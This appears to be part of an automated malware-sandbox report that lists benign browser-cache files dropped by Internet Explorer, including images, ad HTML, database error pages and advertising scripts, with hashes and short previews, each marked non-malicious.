Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....Q...j.r3.h.J.1....C.....d..4....J.F...`9.^R.....:^...).R@.x.c.P.....L./@.-@..@.&..-@.M....L....9.kdT...._..f..|X?yz.}....s.....1. ....B(.1H..@..@.h.m.....x..Yr3.h.J.1....C.....d.....i...KU..5.1j...@0.>...{.,..fH....g..E..k.....rp..Q9.t0....o.-..c...&...sh...FL.r[.Ic1..V....l(.j.H..{n....0.w.Mi.&r.B...Ff..Oap`.U.....z.M ./SJt..4QYm^L..,@...J=.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlY5u[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	8847
Entropy (8bit):	7.92872951747314
Encrypted:	false
SSDEEP:	192:QoIu5JEY0X3wbR71MLGhj3zAaUX7mIRfh6buRh7GSS6G8NNBd:bIu5JnO3wfgG5zOhNh75S6G2
MD5:	55AB93058C68A6E73DA3ECC8BD20A676
SHA1:	934FBA89D0F813FE652ED149E3722337E27E5594
SHA-256:	0AB05AF1DDDED42EB51CA2B9E63D0CDF550D75B3E0BBB2527FAB4B13596715D1
SHA-512:	C4B5E6CBF7EEDBC9E47DD864A7D98841FBD10A07AF4E79E21465BE6968A8664C8B516BFB92D0137ECD5BF72066A022D3F194802B2188FB8731E64DD423CF5A F
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..T...Z..Z.9...Dc.!.z..v...Z.r.."b..d....g.h..q..7.L...a\....?.H..M$..%.....1..P....8.h../.i*.O.2H5.SN.;(..9....2....)..n.<1....._...te ..0..)...>V....u.....{.L..pp...".....a..1.q...U'a4t....k.....n.X...R.**.=q).B.j.n..X`..(.!.....c...~..3....;.R..6|...."q.8.z.....-G....9.S".t....B@..I.f.....~..2c.PN.N;.S.z.lRnV.}.....(#4..$....n)..K.....g

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlk9e[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	12249
Entropy (8bit):	7.956964427811286
Encrypted:	false
SSDEEP:	192:QotBbKURPJzPwN2zeqm1uFdjHH+AxjuuTl9yPHHUVDFEHgY02hq5EGWLc8CNwuoE:btBbKY5M2CqFFhUufQHUVDF+A5EGWA8U
MD5:	366C30F6D8E2BB55F6E205E2CDE0D050
SHA1:	696CE40E44016525957F3B97C8E2956FA2485C3F
SHA-256:	B00CCA86CAD14B89A75B8B59ED62891C20F869009FF31F82068F2E4A669EBBA3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARlk9e[1].jpg	
SHA-512:	3EA7E3C753CD471FB729213775501BDF2F0FFE997FCBA3F96C69254F47CBEDA4A291C8587C77C095D2F3FA76167B473E7B229F5F0A32EE7587C36C6FF9D321C
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.Lb.....(.D...JW...s.H.Q\Yf.l.....O....B..S._...A.....fm.....5?..h.....-....:..BR..%....TP...0.v.z.z....8.D.&>.)..`.`...c.....f.....rD.(@.i.Oa\....wFE..Dm "2.8M.9.Z.6o.d..{.->.H/.8...?.....bH..$w.F.0L#.~.-F.2.v.....P(.a....r=.....z.*.../...|....?A.....%..o..Gz...)..T)....-...(.Kw.`B.4e...c.....:.z3.MwRw,nX.s.....O..cK...(O.[s....Y.....e..@.`..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARm3Az[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11277
Entropy (8bit):	7.706577543740176
Encrypted:	false
SSDEEP:	192:Q2HVIja85wTt5jEzB7S5cljcIZB/Y23jEMaNzBinVjj59L/lR5G7qds+92:NHKja8uSlIMc0/Y2EKn9FRD5G7Us+92
MD5:	ACA2AE200D9C82D4C26215F1A004CB6D
SHA1:	0301B1E2CEA12E01B907D42BB612945313864E39
SHA-256:	4C7839B338CB8A34E323BDD513226E6C521FED55BB81709714E0E79CB36394B9
SHA-512:	1900C825746860015E6EE8E6E262586790211078D7613A053B4DCD876B4BC510DEFE9EA53DAE55C9F7B745FE71BE18ADFF182135B10BE20F707FF1D858168524
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.mlb..P.@.0.;...Z@%0..?... .....GO...G.....a./....d.....Slt.....7....qS...Q!S.....]~.....4=.....^...?-.....P..?..M....1....(.....Jc.....E.....&(.b..PHP.@....;P.@.9.....z.....Nw.....w.....@.../...G7.o..`....0@>.....g.-.....*.....uB.....g..*-..]....._.....o.....(.P.....B(.....&(.1@...LP...LP.....(...@.j.C@.._...Bv.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARm6Wm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	10309
Entropy (8bit):	7.946896625768144
Encrypted:	false
SSDEEP:	192:Qn3ROtVV1XbHn8Pex6a6AFn7ImndigaQEKsKmSm98Rwndv+yPPc5l8smSV:03RUVfXTn8Pex6a6AqmndZvEKsJSmRnA
MD5:	17BC523859EB009B1963A75AA1D27BDA
SHA1:	B715DA62529FECCE34DC2A2622FFC22FE1E3E30C
SHA-256:	940E999C8593520243A673BD7176F44C1850E1C7AE6412193A5E4337BDD065A1
SHA-512:	CDAAF6BB7CC4B054D8DCEA801FE8D66EAF1513E07776CD2658C7F15F79B01A045AA852BDD16606F71DE2D625D1ACE86E2D8876DDE69DBA04F427E719D9F9A 3AC
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..t..}..]u..1...&.81....y.....qz.73E.#yc....6..k..r2..pz..I.o)#wJ....=...N...t.kF..<...V..x.d.8.....>...ut...R...1.94A.[.In.~...d...]....2..:.bX...I...k...R95..S.....=.....o.....Dw.\$..c...O...W..+.U...K.('.....v2.;G.!RrG.j...(.....Kw.1.d..0G|.'..".W..W.....`.u.....Wv&w..q4..r.....q.T.....wV...F5..XY.<...9..W$.bU.V....A.!.br.f.....ji..b

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmbBr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7097
Entropy (8bit):	7.854871847471743
Encrypted:	false
SSDEEP:	192:QoAb6sTsA6sVwJ8gSq8zTTbAsJuQN6SJLirL5:bUpT6EwJLozXuW6V
MD5:	CFAF2D02A2CE69A88B7A9C7568A8D9BA
SHA1:	36597D8F034534C2E56CF3EEC5D90CD25B8F3821
SHA-256:	349958F48882EDC780B1E9B98AEE16A68AA89DBE5772EF95795A05A93DF07A58
SHA-512:	7C28915F6CF749D745AA295297D12DF6D163ACB368CBC63777C8C2995705A001A7AC43F340146DF3A6FD0EA3A39E03F992822C4C775E8AB928B044C1A028280
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AARmbBr[1].jpg	
Preview:	......JFIF.....``.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..+RB..`..Z.).P.H.....(.....).P.H.....(.....`...@-...P.(.h.....(.....(.....(.....P.@.0.H.....).R.h.....`- .....(.....- ..J.)...e...P.@ .@....P...@.....1J.a..q....+r..A`....,-0..J.(.....e...P.@..-...P.@.@.....{g.@..?..~..h..K.~`..m..j..j....8#....M..f..v....;..Mj..BX..9.\,V.9..!...B...8.0..E+..a.j...(.....#.....P.@..- .....K..Rq..)H.1$.-....Af...'M..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAuTnto[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	777
Entropy (8bit):	7.619244521498105
Encrypted:	false
SSDEEP:	12:6v/7/+Qh6PGZxqRPb39/w9AoWC42k5a1lhpzlnlA7GgWhZHcJxD2RZyrHTsAew9:++RFzNY9ZWcz/ln2aJ/Hs0/ooXw9
MD5:	1472AF1857C95AC2B14A1FE6127AFC4E
SHA1:	D419586293B44B4824C41D48D341BD6770BAFC2C
SHA-256:	67254D5EFB62D39EF98DD00D289731DE8072ED29F47C15E9E0ED3F9CEDB14942
SHA-512:	635ED99A50C94A38F7C581616120A73A46BA88E905791C00B8D418DFE60F0EA61232D8DAAE8973D7ADA71C85D9B373C0187F4DA6E4C4E8CF70596B7720E2238
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.................a....pHYs.........+.....IDATx.]S]HSa.~.s.k...Y.....VF.)EfWRQQ.h%]..e.D)..]DA.%...t...Q.....y.Vj.j.3...9.w..}.....w...<..>..8xo...2L.............Q....*.4.) ../'~.....<.3.#....V....T..[M..I).V.a.....EKI-4...b... 6JY...V.t2.%....."Q....`.......`.5.o.)d.S...Q..D....M.U...J.+.1.CE.f.(.....g.....z(..H...^~.:A.....S...=B.6....w..KNGLN..^..^.o.B)..s?P.... v.....q.....8.W.7S6....Da`..8.[.z1G"n.2.X.....2>..q...c.....fb...q0..{...GcW@.Hb.Ba.....w....P.....=.)...h..A..`.....j.....o...xZ.Q.4..pQ.....>.vT..H..'Du.e..~7..q.`7..QU...S. .....d...+..3.....%*m|.../.....M..}y.7..?8....K.I.|;5....@...u..6<.yM.%B",.U..].+...$...%$.....3...L....%.8...A9..#.0j.\lZcg...c8..d.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA7 8
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.................a....pHYs.........+....."IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3.. .W_...}.*...;.........4.....>....N....)d........p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB7hg4[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	470
Entropy (8bit):	7.360134959630715
Encrypted:	false
SSDEEP:	12:6v/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN
MD5:	B6EA6C62BAEBF35525A53599C0D6F151
SHA1:	4FFEFB243AAEC286D37B855FBE33C790795B1896
SHA-256:	71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4
SHA-512:	0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154
Malicious:	false
Reputation:	unknown
Preview:	.PNG........IHDR.................a....pHYs.........+.....IDATx..QKN.A....(..1a.....p...o..T......../.......$..n\...V.C .b2.......qe'.T.1.1h8./.....$:Y6...w}_>...P.o$.n....X,<...R..y....$p.P..c.\.7.. f...H.vm...I.....b..K..3.....R..u...Z'.?..$.B...l.r....H.1....MN).c.K1H.....t...9.....d.$.....:..8..8@t._...1.".@C....i&Z.'...A1...!....R....}.w.E4.|_..N.....b...(.^.vH.....j.....s...h. ..9.p!... ..gT.=B.|..,=v.....G..c.5.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBK9Hzy[1].png	
Category:	dropped
Size (bytes):	480
Entropy (8bit):	7.323791813342231
Encrypted:	false
SSDEEP:	12:6v/7BusWIjbykLNgdQLPhgZPwb6txC3nUPuZZcb:MW6bykxgSh6a6TCStb
MD5:	163E7CEBA4224A9D25813CD756D138CC
SHA1:	062FFF66A1E7C37BAE1ECE635034A03C54638D50
SHA-256:	14525F17E552171DEE6D57C932287048185BE36D9AC25DA79CB02AD00657DEAF
SHA-512:	C37D77C1414B75CE6E3A90087B3C1E9D57AF6BCA4C140F1F4F43503D89C849EE1143315260A4DF92F1DD273305C15121FF199C04E946FA3BBD98B9B1D663606
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R=H.Q.}...?....!... ..0h.B.....!!.....h.j.....%i.J..%.5.:._c.u.x.=....wQ...?.L.\E..] ...O.&.m..l.U.z..M6.....9.....(....3...x.O !3.....o&}.....]*.w....x..s.%..4.E.WX..{..!....4...2hB...c.m...]m0W."Y.,.2n.W..P.U.a .p...f.\gV....:0.4e.....^s 4.j..0...u..*..t6....v..4...c8.4...0./i.Dh..../[t..h.5...!E$.....+..r..C.v.....T <.....S..*z#.:....p.B.....").}R.....=.....w.e.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBVuddh[2].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZI8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1ZI8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C1 3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.\|Y....UU)gj...]..;x..(.."..$l.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q..."".....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....< ...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@ IA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X...p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq |....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\auction[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	16740
Entropy (8bit):	5.882748560515797
Encrypted:	false
SSDEEP:	384:+JwJtzQJwL6K6l0J9b7qYZBQJwpgMyAJ9jBBWIQJspQLRJ9lAjd/HpZPH296V:+JwJtsJw2K6l0J1UJhUJtBE9JH9J7evF
MD5:	A3F7D6BEBE8367215233CE9FCAAD20CD
SHA1:	A536560C7AC7CE585A360FD3CDF4113E9A50F06F
SHA-256:	760490759D8A5A6002EE2E04434869466D9E10CC43016639AF0C14CC8641771C

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\auction[2].htm	
SHA-512:	0768B13A34987ACABD4BF926CB004877BEBC3784ACB029549CA430D380E97B431D59D448B2DB007C5D3A70B4028D013DAE22CA10354FD40AD8E9C460CDBBB 26
Malicious:	false
Reputation:	unknown
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{& quot;sessionId":"v2_3ced33d50044bf8defc3d19fade9b7ac_be86509d-55bd-49b9-8293-8c633068ce84-tuct8a2e0dc_1638488924_1638488924_CIi3jg YQr4c_GJzEs82Vn_PiWyABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA"},"tbsessionid":"v2_3ced33d 50044bf8defc3d19fade9b7ac_be86509d-55bd-49b9-8293-8c633068ce84-tuct8a2e0dc_1638488924_1638488924_CIi3jgYQr4c_GJzEs82Vn_PiWyABKAEwKziy0A1A0Ig QSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA","pageViewId":"47653540c85b4d47976453230805f9a4","Requ estLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p& quot;:"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewabilit

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection fai led: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[4].htm

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\checksync[4].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	204
Entropy (8bit):	4.753212018409155
Encrypted:	false
SSDEEP:	6:ljggS5oc/bLiuggS5oc/bLiuggS5oc/bL7:+DpxgDpxgDp7
MD5:	AA0EC763639C9094D9BE1B0D491AC65A
SHA1:	9A0E137BD9EB21908016360FBB2DAD6AED37CAE4
SHA-256:	4D2671D4C5D04438C3447C787ADF222D33AB22C91222ABB1B5524ED586B42C01
SHA-512:	9A812C4C097D864E757CE84D98542EA239150D61184E2BF1BB62EB9E97F8730ADBB96D00F95B0386FC4B93E82347450ADE2A77E5B495708C0438C7DCF5BCEF8
Malicious:	false
Reputation:	unknown
Preview:	Connection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone awayConnection failed: SQLSTATE[HY000] [2006] MySQL server has gone away

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\nrrV52461[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	91348
Entropy (8bit):	5.423638505240867
Encrypted:	false
SSDEEP:	1536:uEuukXGs7ui3gn7qeOdillEx5Q3YzuCp9oZuvby3TdXPH6viqQDnjs2i:aKiw0di378uQMfHgjV
MD5:	9C4A60B2332E94D3BFF324BD8DF61A31
SHA1:	6245D60C273E175D3EC798CE8ABB65AD75F24E09
SHA-256:	8C38115211EB4E291CE6F38629C8AEE0F882EBED06B66F3DB3D6587C1EBDF52F
SHA-512:	31830D8DE79206C5C5B178DBC798D3A2AF597BA14D9075EE25CC82B096083B180B0B41CB5DC24640AC2A8329575102A3D724DA1F4307DDFB57DBC5C64A8738
Malicious:	false
Reputation:	unknown
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProperty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r){if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}();_mNDefine("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},t={},n={},a={},d={},c={},l={};function g(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function(){return e},o}return r=g("conversionpixelcontroller"),e=g("browserhinter"),o=g("kwdClickTargetModifier"),i=g("hover"),t=g("mraidDelayedLogging"),n=g("macrokeywords"),a=g("tcfdatamanager"),d=g("l3-reporting-observer-adapter"),c=g("editorial_blocking"),l=g("debuglogs"),{conversionPixelCo

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\otBannerSdk[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	325178
Entropy (8bit):	5.3450457320873355
Encrypted:	false
SSDEEP:	6144:7Kk89fToixHtGt3mBC4VcW3fUAbJ7Kz0yzGO:acixHMPzfJ
MD5:	56B5E93BFB078B9EEF2BA41DB521EA9B
SHA1:	A61A4949BCBCA6B8148CC6821D7CF88FBD90062F
